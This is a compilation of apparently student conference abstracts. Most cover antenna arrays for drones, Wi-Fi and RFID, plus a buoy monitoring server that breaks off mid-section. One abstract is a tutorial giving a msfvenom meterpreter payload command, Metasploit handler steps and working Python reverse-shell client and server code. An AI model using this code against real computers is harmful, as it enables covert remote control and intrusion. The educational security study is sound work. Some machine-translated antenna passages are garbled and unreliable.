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ANTENNA ARRAY FOR CONTROL SYSTEM

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Introduction

The work is devoted to the development of a four-element antenna array with linear polarization for the control system of quadcopters, which are now widely used.

The choice of the geometric structure for the emitter is due to its directionality and the possibility of coordination in a given frequency band.

In drone control systems, weakly directional antennas are usually used [1].

The range of the system can be increased by increasing the gain of the antenna. In the work for this, it is proposed to use a four-element antenna array.

The execution of the antenna of the control system in the form of a array with linear polarization simplifies the design of the antenna and reduces its cost.

Main part

All modern quadcopter control equipment operates in the 2.4 GHz band. This is a generally accepted standard, Wi-Fi routers and Bluetooth work in this range. In practice, control systems in expensive drones, for example, DJI work like this - the remote control is a Wi-Fi router to which a quadcopter connects [2].

In Fig. Figure 1 shows the radiation pattern of a 2x2 antenna array on a logarithmic scale. The elements are excited by the synfasno.




Figure 1 – Radiation pattern of a four-element antenna array of printed elements

The radiation pattern in the upper half-space is close to axisymmetric.

A cross-section of the antenna radiation pattern in the vertical plane at the average frequency and extreme frequencies of the operating frequency range is shown in Fig. 2.

From Fig. 2 shows that the antenna array beam pattern changes slightly in the operating frequency range.




Figure 2 – Cross-section of the vertical plane

The antenna array 2x2 has the following characteristics: the maximum gain value is 11 dBi; the width of the radiation pattern in the vertical plane is 64° .

Printed antenna elements have an input impedance close to 50 ohms.

The elements of the antenna array are excited synchase and with the same amplitude.

In Fig. 3 shows the distribution of surface current in the antenna array. From Fig. 3 shows that the currents have the same direction, such as the currents create a hole of linear polarization in the far zone.




Figure 3 – Distribution of surface currents in the antenna array

The antenna analysis was performed in the FEKO program, which has two main solution methods, the first of which is based on MoM, and the

other on GTD (geometric diffraction theory). The special features of the program is that it is suitable for quickly designing new prototypes using existing project parameters available in the database, and it supports importing files in a different format into the workspace, and also allows you to export the work done in it to other 3D CAD or CAE applications.

Conclusion

A four-element antenna array of printed elements with common-mode excitation has been developed.

The developed antenna array can be used in control systems for mobile objects, including quadcopters.

References:

1. Patch Antenna for Remote Control Cendence [Electronic resource]. — Access mode: <https://clck.ru/eoZNV> (accessed 14.06.2020).
2. What are the drones and on what frequencies they work [Electronic resource]. — Access mode: <https://clck.ru/eoZPC> (accessed 2020-06-14).

Аннотация: Проведено исследование влияния геометрических параметров разработанной четырехэлементной антенной решетки, изготовленной на основе печатной структуры, на ее входные характеристики и характеристики излучения. Разработана конструкция антенной системы с коаксиальным возбуждением. Разработанная антенна формирует направленное поле излучения. Антенна может использоваться в системах управления квадрокоптером.

Ключевые слова: система управления, антенна, электродинамическое моделирование, антенная решетка, линейная поляризация.

Annotation. A study of the influence of the geometric parameters of the developed four-element antenna array made on the basis of the printed structure, on its input characteristics and radiation characteristics was carried out. The design of the antenna system with coaxial excitation was developed. The developed antenna forms a directional radiation field. The antenna can be used in quadcopter control systems.

Keywords: control system, antenna, electrodynamic modeling, antennaarray, linear polarization.

UDC 004.054

DEVELOPMENT OF AN ANTENNA ELEMENT FOR THE ARRAY OF THE CONTROL SYSTEM

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Introduction

The work is devoted to the development of a printed element of the antenna array with linear polarization for the control system of unmanned aircraft, which are now widely used.

The lattice element should have a wide radiation pattern of the upper half-space. Its radiation pattern should be close to symmetrical. The input and radiation characteristics of the antenna element shall be stable in the operating frequency band.

Main part

Quadcopter control equipment operates in the 2.4 GHz band [1, 2].

A radiating structure with a square patch was chosen as the base one [3]. Such a structure has the following parameters that allow you to control the characteristics of the antenna: the tile of the substrate, the patch size, the positioning of the connection point of the excitation source. The size of the substrate metallization, the coefficient of the dielectric constant of the dielectric, the dielectric losses are secondary parameters.

Geometric parameters must be chosen in such a way that the printed element has in the frequency band an active part of the input resistance, close to 50 Ohm, and a reactive part of the input resistance, close to zero. In this case, the antenna element is matched with the feeding feeder.

As a result of the analysis, it was found that a change in the size of the patch leads to a change in the position of the resonance. When the excitation point is connected close to the patch boundary, the active part of the input resistance is hundreds of ohms. When the excitation point is moved from the patch boundary to its center, the active part of the input resistance decreases, and, thus, there is such a position of the excitation point at which the active part of the input resistance will be close to 50 Ohms.

Table 1 shows the dependence of the resonance position on the edge length of the patch.

Table 1. Dependence of the resonance position on the length of the edge of the patch

No	Edge length of patch L, mm	Resonance frequency, GHz
1	30	2,27
2	25	2,69
3	27	2,50

4	28	2,43
---	----	------

After selecting the size of the patch, the location of the excitation point is selected.

Table 2 shows the dependence of the standing wave coefficient on the position of the excitation point.

Table 2 Dependency of the standing wave coefficient from the position of the excitation point

No	Distance from the center of the antenna element to the power point, mm	Standing wave coefficient
1	8,9	2,63
2	8	2,22
3	7	1,82
4	6	1,4
5	5	1,04

The SWR of the antenna element with optimized geometric parameters is shown in Fig. 1.




Fig. 1 – Dependence of the standing wave coefficient of the antenna element on the frequency

The cross-section of the radiation pattern of the antenna element with a vertical plane is shown in Fig. 2.




Fig. 2 Cross-section of the antenna element with a vertical plane

The width of the radiation pattern in the vertical planes is 94 and 103 degrees. Thus, the radiation pattern of the antenna element in the horizontal plane is close to the axisymmetric one.

Conclusion

Simulation of the antenna element was carried out. The input resistance of the antenna element was evaluated. It is shown that the coordination of the antenna with the power feeder can be carried out by changing the position of the connection point. It is established that the radiation pattern changes slightly with a change in frequency within the operating frequency range. The antenna element has the following characteristics: the maximum level of SWR in the frequency band 2.41-2.47 GHz does not exceed 2; the maximum gain value is 5 dBi.

References:

1. Quadcopter control equipment, what happens and which one to choose [Electronic resource]. – Access mode: <https://profpv.ru/apparatura-upravleniya-kvadrokoptero/> (accessed 06.02.2022).
2. Wi-Fi frequencies: 2.4 and 5 GHz - a complete analysis of Wi-Fi ranges [Electronic resource]. — Access mode: <https://wifigid.ru/besprovodnye-technologies/chastoty-wi-fi> (accessed 06.02.2022).

Аннотация. Исследовано влияние геометрических параметров разработанного элемента антенной решетки, выполненного на основе печатной структуры, на его входные характеристики и характеристики излучения. Разработанный антенный элемент формирует слабонаправленное поле излучения в верхнем полупространстве. Антенный элемент может быть использован для создания антенных решеток для систем управления квадрокоптерами и другими беспилотными летательными аппаратами.

Ключевые слова: антенный элемент, электродинамическое моделирование, линейная поляризация, микрополосковая антенна.

Annotation. A study was made of the influence of the geometric parameters of the developed element of the antenna array, made on the basis of a printed structure, on its input characteristics and radiation characteristics. The developed antenna element forms a weakly directed radiation field in the upper half-space. The antenna element can be used to create arrays for control systems of quadrocopters and other unmanned aerial vehicles.

Keywords: antenna element, electrodynamic modeling, linear polarization, microstrip antenna

**DEVELOPMENT AND RESEARCH OF A PRINTED
ROTATING POLARIZATION ANTENNA WITH A SINGLE
EXCITATION POINT**

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Introduction

Currently, there is an intensive formation of the theory and improvement of the technology of microstrip antennas, characterized by a wide variety of designs and suitable for use as both independent antennas and elements of antenna arrays. The mastered frequency range of microstrip antennas extends from 300 MHz to 20 GHz.

Radio Frequency Identification (RFID) technology is now becoming widely used and widely known. Already now, the technical implementation of RFID equipment is at a fairly good level and is constantly being improved [2]. The use of rotating polarization antennas is promising, which makes it possible to reduce the losses during signal transmission caused by a violation of the orientation of the receiving and transmitting antennas. Normally, rotating polarization antennas are created by creating two excitation points with signals shifted in phase by $\pi/4$. Printed antennas with a single excitation point have a simpler design and appear promising. The paper discusses methods of creating printed antennas with a single excitation point for radio frequency identification systems.

Main part

An important factor for the further expansion of the scope of application of RFID technology is the reduction of the overall dimensions of the tag. Labels, at a minimum, should be smaller than the object being labeled. A tag for RFID usually consists of a microchip and an antenna. Modern technologies already allow you to create miniature chips, the size of which is less than 0.5 square meters. mm To further reduce the overall dimensions of the tag, the creation of small-sized antennas is relevant. Many of the technical parameters of the tag, especially the range of its

reading, depend on the shape and dimensions of the antennas. In turn, the overall dimensions of the antenna directly depend on the operating frequencies. For these reasons, tags with small antennas do not have as good technical characteristics as those of tags with antennas that are most suitable for a given operating frequency range. For example, at a frequency of 915 MHz, the size of the antenna for radio frequency identification is 16 cm.

An RFID system consists of a reader and a tag. As a rule, the tags of microwave antennas have linear polarization. In modern wireless communication systems, small-sized microstrip antennas with circular polarization can be effectively used at microwave frequencies. Radio frequency identification systems in the ultra-high frequency range are widely used in many areas of activity. The antenna-reader is one of the important components in the RFID reading system and was designed to emit circular polarization.

Circularly polarized microstrip antennas can reduce losses caused by the multipath effect between the reader and the tag antenna. A circular polarized reader antenna has an advantage in an RFID system with movable tags.

The antenna element is excited at a single point by a coaxial line. In this case, the cable braid is attached to the metallization of the substrate, the cable core is passed through the substrate and soldered to the patch.

The antenna consists of a round patch with protrusions and a dielectric plate of low-loss microwave material metallized from below.

The excitation point is shown in blue. The paper presents the results of research and development of an antenna array made of wire vibrator emitters with linear polarization of the radiation field. Structures with two pairs of protrusions, with three pairs of protrusions were investigated. Fig. 1 shows one of the variants of the structure with three pairs of protrusions.




Fig. 1 – Exploratory structure with three pairs of protrusions

In a structure with two pairs of protrusions, two resonances are formed, which leads to the creation of a radiation field with rotating polarization.

As a result of the analysis with the help of means of automating electrodynamic calculations [1], it was established that structures with three pairs of protrusions always form only two resonances, the third resonance is not formed.

The reflection coefficient of a structure with two pairs of protrusions for a patch radius of 44.51 mm is shown in Fig. 2. At the same time, the lengths of the strips that create protrusions are 111.01 mm and 106.01 mm with a strip width of 19.425 mm. The radius of the circle is 44.51 mm. The stripes are located orthogonally. The excitation point is shifted along the OX axis by 13.59 mm, the op of the OY axis by 16.65 mm from the center.

The reflection coefficient of a structure with two pairs of protrusions for a patch radius of 50.51 mm is shown in Fig. 3.




Fig. 3 – Antenna reflection coefficient at a patch radius of 44.51 mm

Increasing the radius of the patch causes the resonances to shift to the low-frequency region.

With a patch radius of 50.51 mm, the lower resonance shifted from 902 MHz to 852 MHz, the upper resonance from 922 MHz to 882 MHz, the magnitude of the displacement of the lower resonance was 50 MHz, the upper - 60 MHz, the distance between the resonances changed from 20 MHz to 30 MHz and amounted to a patch radius of 44.51 mm 20 MHz, with a patch radius of 5.51 mm - 30 MHz.

Conclusion

Thus, as a result of the work, an analysis of microstrip structures with a round patch and additional protrusions was carried out. The input characteristics of the antenna and the radiation characteristics are calculated. The influence of geometric parameters of radiating structures on electrodynamic characteristics is analyzed.

References:

1. Altair Feko Overview [Electronic resource] – Access mode: <https://www.vishay.com/docs/83842/lh1556aac.pdf> (accessed 19.02.2022).
2. RFID Technology: Perspectives and Technical Considerations of Microstrip Antennas for Multi-Band RFID Reader Operationc [Electronic resource]. — Access mode: <https://www.intechopen.com/chapters/16518> (accessed 19.02.2022).

Аннотация: Расчет входных характеристик и характеристик излучения антенного элемента. Выполнено электродинамическое моделирование печатной антенны с дополнительными выступами. Определены зависимости электромагнитных характеристик антенны от геометрических параметров. Антенна может использоваться в системах радиочастотной идентификации.

Ключевые слова: петлевые антенны, вращающаяся поляризация, моделирование антенн, микрополосковые антенны.

Annotation. The calculation of the input characteristics and the radiation characteristics of the antenna element. Electrodynamic modeling of the printed antenna with additional protrusions was performed. The dependences of the electromagnetic characteristics of the antenna on the geometric parameters are determined. The antenna can be used in radio frequency identification systems.

Keywords: loopantennas, rotating polarization, antenna modeling, microstrip antennas

UDC 621.396.44

DUAL-ELEMENT ANTENNA ARRAY WITH SCREEN

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Introduction

The paper presents the results of research and development of an antenna array made of wire vibrator emitters with linear polarization of the radiation field, which can be used in Wi-Fi systems.

The dual-vibrator grille is characterized by a simple design, can be easily manufactured.

Main part

Currently, Wi-Fi systems are widely used, so the thesis is devoted to the development of an antenna with linear polarization, which can be used in such a system.

The paper presents the results of research and development of an antenna array made of wire vibrator emitters with linear polarization of the radiation field. The choice of the geometric structure for the emitter is due to its directional characteristics and the possibility of matching in a given frequency band.

The antenna can be used in communication systems and in Wi-Fi data transmission systems.

The aim of the work is to develop an antenna with linear polarization for the frequency range of 2.40-2.483 GHz, while matching with the 50 Ohm power line should be ensured.

The general view of the two-element wire antenna array with a screen is shown in Fig. 1. A rod with bockexcitation is used [2].




Fig. 1 – General view of dual-element wire antenna array with screen

The distance between the vibrators is half the wavelength, the conductors of the feeding line are crossed in the middle. This allows you to ensure the common-mode excitation of vibrators.

Simulation of the operation of the antenna of the array with the help of a numerical analysis program [1] was performed.

The radiation pattern of the two-element antenna array with a screen is shown in Fig. 2.




Fig. 2 – Radiation pattern of two-element antenna array with screen
Cross-sections of the radiation pattern with orthogonal vertical planes are shown in Fig. 3 and 4.




Fig. 3 – Cross-section of the radiation pattern of a two-element antenna array with a screen, $\phi = 90^\circ$




Fig. 4 – Cross-section of the radiation pattern of a two-element antenna array with a screen, $\varphi=0^\circ$

Fig. 3 and Fig. 4 show that the dissipation is concentrated in the upper half-space, the shear of the radiation pattern at the level of half power in the orthogonal vertical planes is 69° and 84° . In the direction of the main lobe of the radiation pattern, the directional diagram is close to symmetrical, the inequality is d the iagram orientation is approximately 15° . The maximum of the radiation pattern is shifted from the vertical direction by no more than 10° . The gain of the antenna array is 7.4 dBi. The standing wave coefficient in the operating frequency range does not exceed

The active part of the input impedance of the antenna is close to the wave resistance of the supply feeder of 50 Ohm and ranges from 53.8 to 54.7 Ohm.

The reactive component of the input resistance of the dual-vibrator antenna ranges from -12 Ohm to 11 Ohm and is close to zero at the average frequency of the operating frequency range.

The coefficient of the standing wave in the operating frequency range does not exceed the value of 1.27.

Conclusion

Thus, as a result of the work, the excitation point of the wire antenna array was selected. An electrodynamic analysis of the antenna lattice with lateral excitation was performed, the input characteristics of the antenna and the radiation characteristics were calculated. The shortening factor was 0.904. The antenna can be used in Wi-Fi systems of the 2.4-2.483 GHz band.

References:

1. Altair Feko. Overview [Electronic resource] – Access mode: <https://www.vishay.com/docs/83842/lh1556aac.pdf> (accessed 02.19.2022).
2. Rothammel K. Antennas. M.: Radio and communication, 2007. 412 p.

Аннотация. Проведено исследование влияния геометрических параметров разработанной проволочной решетки на ее входные и излучательные характеристики. Разработана конструкция вибраторной антенной решетки с коаксиальным возбуждением. Антенна моделировалась в среде САПР Feko. Разработанная антенная решетка имеет однонаправленное излучение. Антенну можно использовать в системах Wi-Fi.

Ключевые слова: проволочные антенны, решетка, линейная поляризация, моделирование антенн.

Annotation. A study of the effect of the geometric parameters of the developed wire array on its input and radiation characteristics was carried out. The design of a vibrator antenna array with coaxial excitation was developed. The antenna was simulated in the CAD Feko environment. The developed antenna array has unidirectional radiation. The antenna can be used in Wi-Fi systems.

Keywords: wire antennas, lattice, linear polarization, antenna modeling

UDC 621

ANALYSIS OF MALICIOUS SOFTWARE THAT PROVIDES COVERT CONTROL OF AN ELECTRONIC COMPUTER.

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Introduction.

The transmission of messages between computers connected to the network is a task that occurs in various IT fields: when developing applications, in steganography, in the study of software or equipment for vulnerabilities (pentest), when participating in competitions in the field of information security or when creating payloads (malware payloads). To carry out a qualitative analysis of the security system, it is necessary to have knowledge of how software is created that allows you to connect to a computer unnoticed and perform the necessary actions with it (to the attacker) [1].

The main part.

Shell – command shell, "console", "terminal", CLI (command-line interface): for Windows – cmd, for Linux – bash. In the field of information security, this is what access to a remote system is called, which is provided by backdoor (Fig. 1)




Figure 1 – Shell and Reverse Shell operation diagram for TCP connection

Direct Shell is a scheme of interaction with a remote computer on which the backdoor listens to the port waiting for a connection to come to it. It is used if the attacked computer has an external or "white" IP address (without using the NAT mechanism). Reverse Shell ("reverse shell" (connect-back), Reverse TCP) is a scheme of interaction with a remote computer, in which it starts connecting to a local server (used by the attacker). The connection in question allows an attacker to get into a network located outside the NAT mechanism (which does not have an external IP address), or when an incoming connection is blocked by a firewall (firewall or firewall - a hardware and software element of a computer network that monitors and filters traffic passing through it). That is, a request is sent from a remote computer to the attacker's machine, in which a backdoor control program is running, which, in turn, is waiting for connection from the computer of the attacked [3].

Two protocols are used for data transmission in computer networks: UDP (User Datagram Protocol) and TCP (Transmission Control Protocol). If the UDP protocol transmits packets from one node to another without guaranteeing the integrity of the delivered datagrams, then TCP guarantees the completeness of the data. The paper considers data transmission using the TCP protocol. The creation of payloads according to the Reverse Shell scheme is carried out in 2 ways: using the msfvenom payload generator and in the Python programming language. The client-server connection model will be used, where the attacker acts as the server and the attacked acts as the client [2].

The work was created for educational purposes and does not call for actions that may entail a violation of the laws of the Russian Federation.

Writing payloads for Windows using the msfvenom generator.

When using the Reverse Shell scheme, it is necessary that the attacker first start a server on his machine, while the machine of the attacked will connect to this server and be called a client. After that, the attacker will get access to the shell of the target computer. To create a payload, use the following command:

```
(root@kali)~/home/kali
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.1 lport=5555
-f exe > /home/kali/reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Figure 2 - Creating a payload using the msfvenom generator

The command includes the host (localhost) and port (local port) parameters in order to accept a reverse connection from the target computer. The p-key is used (short for “payload”, the choice of the payload type) and the f -key specifying the file type (in our case, exe). Windows/meterpreter/reverse_tcp means the introduction of the meterpreter server DLL through the Reflective Dll Injection payload, with the formation of a reverse connection to the attacker. That is, reverse means that on the attacked machine, the process of the running program initializes the connection to the attacker on its own. Metasploit project is a computer security project, Meta-Interpreter (meterpreter) is part of Metasploit, a program that works through dll implementation [5].

To switch to msfconsole, in which the local server will be started, use the following command:

```
msfconsole
[*] Starting the Metasploit Framework console ... |
```

Figure 3 – Switching to msfconsole to start the local server

To organize a remote connection of the target computer to the working machine, use the following commands:

- *use exploit/multi/handler*
- *set payload windows/meterpreter/reverse_tcp*
- *set LHOST (attacker's ip address)*
- *set lport (port number)*
- *exploit*

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.1
LHOST => 192.168.0.1
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.1:5555
```

Figure 4 – Launching a web server on a local machine

After the payload is launched on the target computer, the reverse connection to the working computer is performed and the attacker has a meterpreter session, which allows him to get full access to the management of the target computer. The article does not consider the problem of delivering a payload to the computer of the attacked: it can be social engineering, uploading a file to a file sharing service, and embedding code into legitimate programs [4].

Creating a payload in the Python programming language.

In this case, the client-server system will also be used, where the attacker will be in the role of the server, and the attacked one will be in the role of the client. The code for each side is different.

The attacked computer:

```
import socket # connecting the socket module
import subprocess # connecting the subprocess module
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 5555)) # attacker's ip address and port
while 1:
    result = s.recv(4096).decode()
    if result.lower() == 'exit':
        break
    output = subprocess.getoutput(result)
    s.send(output.encode())
s.close
```

The subprocess module allows you to run processes in the operating system and manage them via I/O. The variable `s` stores two parameters: `AF_INET` (using the IP protocol version 4) and `SOCK_STREAM` (using the TCP protocol). Next, the IP address and port are reserved on the server (machine of the attacked). A data tuple consisting of a string with the address and port number is passed to the `connect` method. The `recv()` method of the `s` object listens to the specified port and receives data one kilobyte at a time, which is stored in the `result` variable. To solve the problem of buffer limitation for storing large pins, 4096 bytes are reserved. In the loop, the arrival of the `exit` command is checked, and if it has arrived, the cycle is interrupted. The `getoutput()` method calls the execution of the command and returns its output, which is stored in the `output` variable. At

the end, the result is sent to the attacker and if the attacker ends the session with the exit command, the connection is closed.

Attacking machine:

```
import socket # connecting the socket module
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 5555))
s.listen(5)
client, addr = s.accept()
while 1:
    command = str(input('Enter command: '))
    client.send(command.encode())
    if command.lower() == 'exit':
        break
    result_output = client.recv(4096).decode('utf-8')
    print(result_output)
client.close()
s.close
```

If you specify all zeros in the IP address parameter, all the IP addresses that are on the attacked (local) machine will be used.

A new connection (socket) is written to the client variable, and the sender's address is written to the addr. Commands entered from the keyboard are saved to the command variable and sent to the target machine. Responses from the attacked machine are recorded in the result_output variable and displayed on the screen. After exiting the loop with the exit command, the connection with the client and server is closed.

Using the Auto PY to exe application, the file with the code for the attacked machine is converted to exe format and run on the target machine.

As soon as the payload has been launched on the target machine, the attacker has the opportunity to remotely control the attacked machine. For example, viewing system information:



Figure 6 – Connecting to the target machine via a local server

Conclusion.

Reverse Shell is an effective tool for investigating software for vulnerabilities (pentest). The paper considered ways to create a payload that allows an attacker to gain access to a remote system. What is the case with the payload generator, what is the case with writing the code yourself,

shows the simplicity of creating a malicious program. A large number of programs are distributed on the global network that allow creating malware even for beginners, which obliges an information security specialist to learn how to understand the work of "backdoors" in order to be able to qualitatively analyze security threats.

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Аннотация. В данной статье рассматривается вопрос скрытого управления компьютером и показывается, как при помощи генератора полезной нагрузки и языка программирования Python передавать сообщения между двумя компьютерами, подключёнными к сети.

Ключевые слова: сеть, передача данных, бэкдор, пэйлоад («полезная нагрузка»), протокол, электронно-вычислительная машина, целевая машина, атака, язык программирования, операционная система, порт.

Annotation. This article discusses the issue of hidden computer control and shows how to use a payload generator and the Python programming language to transmit messages between two computers connected to a network.

Keywords: network, data transmission, backdoor, payload, protocol, electronic computer, target machine, attack, programming language, operating system, port.

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MONITORING INTELLIGENT SYSTEM FOR THE COASTAL WATER AREA OF THE BLACK SEA SERVER IMPLEMENTATION

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Introduction.

Modern distributed data collection systems are developed using a client-server structure and often use the Internet of Things technology [1]. If these distributed data collection systems are used for socially significant purposes, for example, to monitor the Black Sea or to monitor the state of a reservoir, then the issue of terminal management arises. In normal mode, terminals send reports on the status of their sensors once an hour to save battery. The server analyzes a large amount of data from all terminals, as a result of which it can be established that a natural disaster is approaching and it is necessary to reduce the reporting interval from remote terminals in order to have more prompt information about a rapidly changing situation. To control the interval for following reports, you need to implement remote control. It is quite difficult to implement the transfer of commands from the server to the terminals, since the terminals do not have a permanent IP address on the network and the modem that provides communication with the Internet is switched off for a long time to save energy. Therefore, the development of a simplified, but at the same time quite functional procedure for transmitting control commands for remote terminals of an intelligent system for monitoring the Black Sea water area is an urgent task that is solved in this work.

The main part.

For a reasonable choice of the procedure for transmitting commands to control remote terminals, it is necessary to consider the structure of the intelligent monitoring system for the Black Sea in more detail. Figure 1 shows a block diagram of a distributed data collection system [2]. The system consists of N remote terminals (buoys), which are located in the coastal area of the Black Sea. Each terminal has Internet access due to the GSM modem used.

The system also includes a server for collecting and accumulating data, to which terminals are periodically connected via the http protocol in order to save information received from local sensors of the terminal. The received information is stored on the server in relation to the remote terminal. Clients (in the general case there may be M) interested in the data provided by the intelligent monitoring system are connected via the Internet to the data visualization server using a regular web browser. The

visualization server presents data in graphical (graphics, infographics) or text form, depending on the client settings. On the other hand, the visualization server receives actual data from the data accumulation and storage server using the http protocol.




Fig. 1 – Structural diagram of an intelligent water area monitoring system Black Sea

As you can see, the structure of the monitoring system hardware and software is distributed. The buoy control command is formed on the client side and then sent to the visualization server. The command is stored in the render server's local database. During the next communication session with the data accumulation and storage server, the command received from the client will be transmitted. On the data accumulation server, the command will be stored in a special command table. In this table, the command is assigned the following properties: a unique identifier; destination address; execution status. When a remote terminal communicates with the server, it goes through an authentication procedure [3]. In response to a successful authentication procedure, the server also sends a control command (if any) to the terminal. The route of the control command in Figure 1 is shown with a dotted line.

When receiving a control command, the buoy interprets it and executes it. If the command is executed successfully, then at the next generation of a report on the state of the sensors, the buoy generates a special field “command status” and informs the data accumulation server about the “success” or “failure” of the control command execution. Further, this information is transmitted to the data visualization server. The render server displays the execution status of the control command on the client. If the "command status" field is absent in the terminal report, this means that the command was not accepted by the terminal, and the process of its transmission will be repeated. If the "command status" field has the value “interpretation error”, then this data will be transferred to the client and the

command will be marked as erroneous. If the “command status” field has the value "execution error", then this command will be retransmitted to the terminal during the next communication session with the terminal.

A command may have one or more recipients. If a command has more than one destination, then it is a group command. The control command can also be broadcast and transmitted to all terminals of the distributed monitoring system. Multicast and broadcast commands do not require completion confirmation from the terminals. Confirmation from the terminal about the execution status of the control command is required if the command is individual (has one addressee).

The command ID is formed based on the date, time the command was formed, as well as the addressee of the command. This allows you to share the same commands generated simultaneously by several terminals and receive individual reports on the status of command execution in multicast and broadcast distribution. In other words, the command is generated for several terminals as in broadcast or multicast mode, but is executed for each destination individually with a completion report.

A simplified procedure for transmitting control commands for remote terminals of the Black Sea monitoring system is proposed, which consists in sequential transmission of commands through the visualization and accumulation server as a response upon successful completion of the terminal authentication procedure. This made it possible to send a command without assigning a real IP address to the terminals. Commands can be broadcast, group and individual, which allows more flexible management of a distributed monitoring system.

The implementation of the reverse channel changes the structure of the server part as shown in Figure 2.

